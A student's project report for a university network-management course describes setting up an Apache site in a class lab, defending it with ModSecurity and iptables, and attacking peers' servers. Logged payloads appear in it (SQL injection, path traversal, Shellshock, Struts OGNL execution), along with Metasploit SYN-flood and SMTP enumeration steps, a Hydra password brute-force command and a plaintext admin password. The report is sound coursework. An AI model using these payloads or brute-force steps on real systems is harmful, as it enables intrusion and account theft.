FACULTY OF COMPUTER SCIENCE

CSCI 6706

Network Design and Management Team Project

Project Report

INSTRUCTOR: DR. NUR ZINCIR-HEYWOOD

STUDENT: AKANCHHA

BANNER NUMBER: B00801650

Email Id- ak736362@dal.ca

Table of Contents

Table of Figures

1. INTRODUCTION

In this project, each group represented a small start-up business. Each group member has set up a service and maintained it within the time period of the project. I belong to ***Purple cluster (Group-2)*** where I have chosen WEB SERVICE to set up for my group. Along with this, I have installed different software in order to defend my service as well as perform penetration testing (attack) against my peers' service in the class.

2. DESCRIPTION

I have used ***APACHE2*** web server to perform my task. It is a free and open-cross platform web server software. Basically, web servers are used to serve web pages requested by the client. I have created a website named ***Dalhousie University,*** where I have added 8 web pages. In these web pages, I have included texts, videos and images. Along with this, there is one login page for admin purpose to add, delete and update the student records. The login page has NetId and Password, which is configured with ***MYSQL*** database table "users".

For the basic set of web server, I configured my website in a new virtual host and provided the server name as http://duc.professornur.com at port 80. I have written the script (in Crontab) to automate the usage of my service to generate normal behavior 24/7.




Figure 1: Website





Figure 2: Login Page



```
MariaDB [sample]> select * from users
    -> ;
+----------------+------------+
| username       | password   |
+----------------+------------+
| administration | dalplex123 |
+----------------+------------+
1 row in set (0.000 sec)
```

Figure 3: MySQL Database Table


3. DETAILS

Below is the detailed information on how I defended my service and penetrated any system:

3.1 DEFENDING


For defending my system, I have configured monitoring tools, used system logs to check if there are any alerts. With the help of these, I figured it out the attacking systems IP address and related details. I have added IP tables to protect my system in 2nd week

Below are some screenshots of Syslog:




```
[Mon Jul 29 10:57:59.976891 2019] [:error] [pid 8941] [client 67.89.32.11:59510] [client 67.89.32.11] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 20 - SQLI=15,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=0,HTTP=0,SESS=0): Detects concatenated basic SQL injection and SQLLFI attempts; individual paranoia level scores: 20, 0, 0, 0"] [tag "event-correlation"] [hostname "duc.professornur.com"] [uri "/login.html"] [unique_id "XT77Z4HIcATdoPxCt9eKPOAAAAo"]
[Mon Jul 29 10:57:59.980976 2019] [:error] [pid 8443] [client 67.89.32.11:59508] [client 67.89.32.11] ModSecurity: Warning. Matched phrase "sqlmap" at REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: sqlmap found within REQUEST_HEADERS:User-Agent: sqlmap/1.3.4#stable (http://sqlmap.org)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "duc.professornur.com"] [uri "/login.html"] [unique_id "XT77Z3tntcdVCOz7n@iWngAAAAY"]
[Mon Jul 29 10:57:59.982154 2019] [:error] [pid 8443] [client 67.89.32.11:59508] [client 67.89.32.11] ModSecurity: Warning. detected SQLi using libinjection with fingerprint 'sUEvc' [file "/usr/share/modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "66"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: sUEvc found within ARGS:name: 1' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- UTEb"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "duc.professornur.com"] [uri "/login.html"] [unique_id "XT77Z3tntcdVCOz7n@iWngAAAAY"]
[Mon Jul 29 10:57:59.982307 2019] [:error] [pid 8443] [client 67.89.32.11:59508] [client 67.89.32.11] ModSecurity: Warning. Pattern match "(?i:(?:[\\`" ](?:;?\\\s*?(?:having|select|union)\\\b|\\s*?[^\\\s]|\\\s*?[\\"'`\\\w])|(?:c(?:onnection|urrent user)|database)\\\s*?\\\([^\\\)]*?|u(?:nion(?:[\\\w(\\\s]*?select| select @)|ser\\\s*?\\\([^\\\
```

Figure 4: SQL Injection attack by 67.89.32.11



```
[Mon Jul 29 07:36:30.680972 2019] [:error] [pid 9286] [client 67.15.4.12:58194] [client 67.15.4.12] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 8 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=0,HTTP=0,SESS=0): Host header is a numeric IP address; individual paranoia level scores: 8, 0, 0, 0"] [tag "event-correlation"] [hostname "67.93.16.10"] [uri "/"] [unique_id "XT7MLif
[Mon Jul 29 07:36:30.827899 2019] [:error] [pid 9290] [client 67.15.4.12:58198] [client 67.15.4.12] ModSecurity: Warning. Matched phrase "nmap scripting engine" at REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: nmap scripting engine found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (compatible; nmap scripting engine; https://nmap.org/book/nse.html)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "67.93.16.10"] [uri "/"] [unique_id "XT7MLmf87-xxMAbQJl@68wAAAAQ"]
[Mon Jul 29 07:36:30.828281 2019] [:error] [pid 9290] [client 67.15.4.12:58198] [client 67.15.4.12] ModSecurity: Warning. Pattern match "^[\\\\d.:]+$" at REQUEST_HEADERS:Host. [file "/usr/share/modsecurity-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "792"] [id "920350"] [msg "Host header is a numeric IP address"] [data "67.93.16.10"] [severity "WARNING"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/IP_HOST"] [tag "WASCTC/WASC-
```

Figure 5: Scanning the server by 67.15.4.12



```
[Sat Jul 27 22:16:40.854984 2019] [:error] [pid 21599] [client 67.74.9.11:59784] [client 67.74.9.11] ModSecurity: Warning. Matched phrase "../" at REQUEST_URI. [file "/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"] [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within REQUEST_URI: /login_up.php3?login_name=x&passwd=x&locale_id=../../../../../../../../../../../../boot.ini.jpg"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "OWASP_CRS/WEB_ATTACK/DIR_TRAVERSAL"] [hostname "duc.professornur.com"] [uri "/login_up.php3"] [unique_id "XTz3eNbP9WRwXJu4tptZHwAAAA0"]
[Sat Jul 27 22:16:40.855030 2019] [:error] [pid 21599] [client 67.74.9.11:59784] [client 67.74.9.11] ModSecurity: Warning. Matched phrase "../" at REQUEST_URI. [file "/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "71"] [id "930110"] [msg "Path Traversal Attack (/../)"] [data "Matched Data: ../ found within REQUEST_URI: /login_up.php3?login_name=x&passwd=x&locale_id=../../../../../../../../../../../../boot.ini.jpgg"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "OWASP_CRS/WEB_ATTACK/DIR_TRAVERSAL"] [hostname "duc.professornur.com"] [uri "/login_up.php3"] [unique_id "XTz3eNbP9WRwXJu4tptZHwAAAA0"]
[Sat Jul 27 22:16:40.855129 2019] [:error] [pid 21599] [client 67.74.9.11:59784] [client 67.74.9.11] ModSecurity: Warning. Matched phrase "/boot.ini" at ARGS:locale_id. [file "/usr/share/modsecurity-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "99"] [id "930120"] [msg "OS File Access Attempt"] [data "Matched Data: /boot.ini found within ARGS:locale_id: ../../../../../../../../../../../../boot.ini.jpg"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "duc.professornur.com"] [uri "/login_up.php3"] [unique_id "XTz3eNbP9WRwXJu4tptZHwAAAA0"]
[Sat Jul 27 22:16:40.856245 2019] [:error] [pid 21599] [client 67.74.9.11:59784] [client 67.74.9.11] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:ano
[Sat Jul 27 22:16:40.422640 2019] [:error] [pid 26338] [client 67.74.9.11:59724] [client 67.74.9.11] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 5 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=5,PHPI=0,HTTP=0,SESS=0): Remote Command Execution: Shellshock (CVE-2014-6271); individual paranoia level scores: 5, 0, 0, 0"] [tag "event-correlation"] [hostname "duc.professornur.com"] [uri "/cgi-bin/mt/mt-check.cgi"] [unique_id "XTz3eHAOWAyE7tx66L@@iAAAAAI"]
[Sat Jul 27 22:16:40.431635 2019] [:error] [pid 26338] [client 67.74.9.11:59724] [client 67.74.9.11] ModSecurity: Warning. Pattern match "^\\\\(\\\\s*\\\\)\\\\s+{" at REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "537"] [id "932170"] [msg "Remote Command Execution: Shellshock (CVE-2014-6271)"] [data "Matched Data: () { found within REQUEST_HEADERS:User-Agent: () { ignored; }; echo Content-Type: text/plain ; echo ; echo \\x22bash_cve_2014_6271_rce Output : $((52 42))\\x22"] [severity "CRITICAL"] [ver "OWASP_CRS/3.1.0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "duc.professornur.com"] [uri "/cgi-bin/mt/mt-load.cgi"] [unique_id "XTz3eHAOWAyE7tx66L@@jQAAAAI"]
[Sat Jul 27 22:16:46.381520 2019] [:error] [pid 18169] [client 67.74.9.11:60096] [client 67.74.9.11] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 5)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "duc.professornur.com"] [uri "/${#context['xwork.MethodAccessor.denyMethodExecution']=!(#_memberAccess['allowStaticMethodAccess']=true),(@java.lang.Runtime@getRuntime()).exec('id').waitFor()}.action"] [unique_id "XTz3fsytb82exO40bV98eqAAAAA"]
[Sat Jul 27 22:16:46.381713 2019] [:error] [pid 18169] [client 67.74.9.11:60096] [client 67.74.9.11] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "86"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 5 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=5,HTTP=0,SESS=0): PHP Injection Attack: High-Risk PHP Function Call Found; individual paranoia level scores: 5, 0, 0, 0"] [tag "event-correlation"] [hostname "duc.professornur.com"] [uri "/${#context['xwork.MethodAccessor.denyMethodExecution']=!(#_memberAccess['allowStaticMethodAccess']=true),(@java.lang.Runtime@getRuntime()).exec('id').waitFor()}.action"] [unique_id "XTz3fsytb82exO40bV98eqAAAAA"]
[Sat Jul 27 22:16:49.572180 2019] [:error] [pid 21599] [client 67.74.9.11:60904] [client 67.74.9.11] ModSecurity: Warning. Pattern match "(?:\\\\$(?:\\\\((?:\\\\(.*\\\\)|.*)\\\\)|\\\\{.*\\\\})|[<>]\\\\(.*\\\\))" at ARGS_NAMES:redirect:${57550614+16044095}. [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "372"] [id "932130"] [msg "Remote Command Execution: Unix Shell Expression Found"] [data "Matched Data: ${57550614 16044095} found within ARGS_NAMES:redirect:${57550614+16044095}: redirect:${57550614 16044095
```

Figure 6: Command, File, PHP injection by 67.74.9.11

I have included the IP tables as a firewall. Below is the list, it only allows HTTP traffic and ping from my system

```
root@platypus:/# iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http state NEW,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https state NEW,ESTABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reply
ACCEPT     all  --  anywhere             anywhere
ACCEPT     udp  --  anywhere             anywhere             udp spt:domain
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http limit: avg 25/min burst 100
LOGGING    all  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:http state ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:https state ESTABLISHED
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     all  --  anywhere             anywhere
ACCEPT     udp  --  anywhere             anywhere             udp dpt:domain

Chain DOCKER (0 references)
target     prot opt source               destination

Chain DOCKER-ISOLATION-STAGE-1 (0 references)
target     prot opt source               destination

Chain DOCKER-ISOLATION-STAGE-2 (0 references)
target     prot opt source               destination

Chain DOCKER-USER (0 references)
target     prot opt source               destination

Chain LOGGING (1 references)
target     prot opt source               destination
LOG        all  --  anywhere             anywhere             limit: avg 2/min burst 5 LOG level debug prefix "IPTables Packet Dropped"
DROP       all  --  anywhere             anywhere
```

Figure 7: IP Tables Screenshot

Along with this, I have also used MRTG and Wireshark to monitor my server. Below are the screenshots of the MRTG Graph and Wireshark during DOS attack by 67.74.9.20. As MRTG has shown normal traffic generation i.e., it did not affect the flow of traffic, but on Wireshark, I can see which system (IP address) is targeting me.




Figure 8: MRTG Graph screenshot




Figure 9: TCP RST attack by 67.74.9.20

3.2 ATTACKING

3.2.1 TCP SYN Attack: It is the type DOS attack in which a target system is bombarded with SYN request that makes the system unresponsive to the legitimate requests. With the help of Nmap, I scanned the IP address.




Figure 10: Scanned Open Ports and DNS server

Used Metasploit to launch the attack on port 80 and 3003. Below is the screenshot:




Figure 11: Metasploit Screenshot

Result:

From the below screenshot, I can see around 238412 packets captured within minutes after the launched attack.




Figure 12: Wireshark Screenshot

3.2.2 Brute Force Attack: It is the type of attack to obtain information about the target system such as username and password. My plan was to hack accounts of email and FTP server.

Used Nmap to scan the target system

```
Nmap scan report for mail.greencluster.com (67.74.9.11)
Host is up (0.00063s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
143/tcp  open  imap
993/tcp  open  imaps
8080/tcp open  http-proxy
```

Figure 13: Scanned Open ports and DNS server

Used Metasploit to know the users' accounts

```
      =[ metasploit v5.0.36-dev                          ]
+ -- --=[ 1905 exploits - 1073 auxiliary - 329 post       ]
+ -- --=[ 545 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > search smtp_login
[-] No results from search
msf5 > search smtp_enum

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smtp/smtp_enum                   normal  Yes    SMTP User Enumeration Utility


msf5 > use auxiliary/scanner/smtp/smtp_enum
msf5 auxiliary(scanner/smtp/smtp_enum) > set rhosts 67.74.9.11
rhosts => 67.74.9.11
msf5 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 67.74.9.11:25         - 67.74.9.11:25 Banner: 220 mail.greencluster.com ESMTP
[+] 67.74.9.11:25         - 67.74.9.11:25 Users found: , avahi, backup, bin, daemon, ftp, games, gnats, irc, list, lp, mail, man, messagebus, news, nobody, postgres, postmaster, proxy,
 pulse, saned, speech-dispatcher, sshd, sync, sys, uucp, webmaster, www, www-data
[*] 67.74.9.11:25         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

Figure 14: Metasploit Screenshot

Result:

Created a wordlist which has all the possible passwords to guess and used HYDRA tool to crack the password. The given results were not satisfactory

```
akanchha@platypus:/$ hydra mail.greencluster.com -l avahi -P /home/akanchha/Desktop/hts-log.txt -s 25 -S -V -f akanchha@platypus:/$ hydra mail.greencluster.com -l avahi -P /usr/share/m
etasploit-framework/data/wordlists/unix_passwords.txt -s 25 -S -V -f smtp
Hydra v8.9.1 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-28 14:43:37
[WARNING] you want to access SMTP/POP3/IMAP with SSL. Are you sure you want to use direct SSL (-S) instead of STARTTLS (-m TLS)?
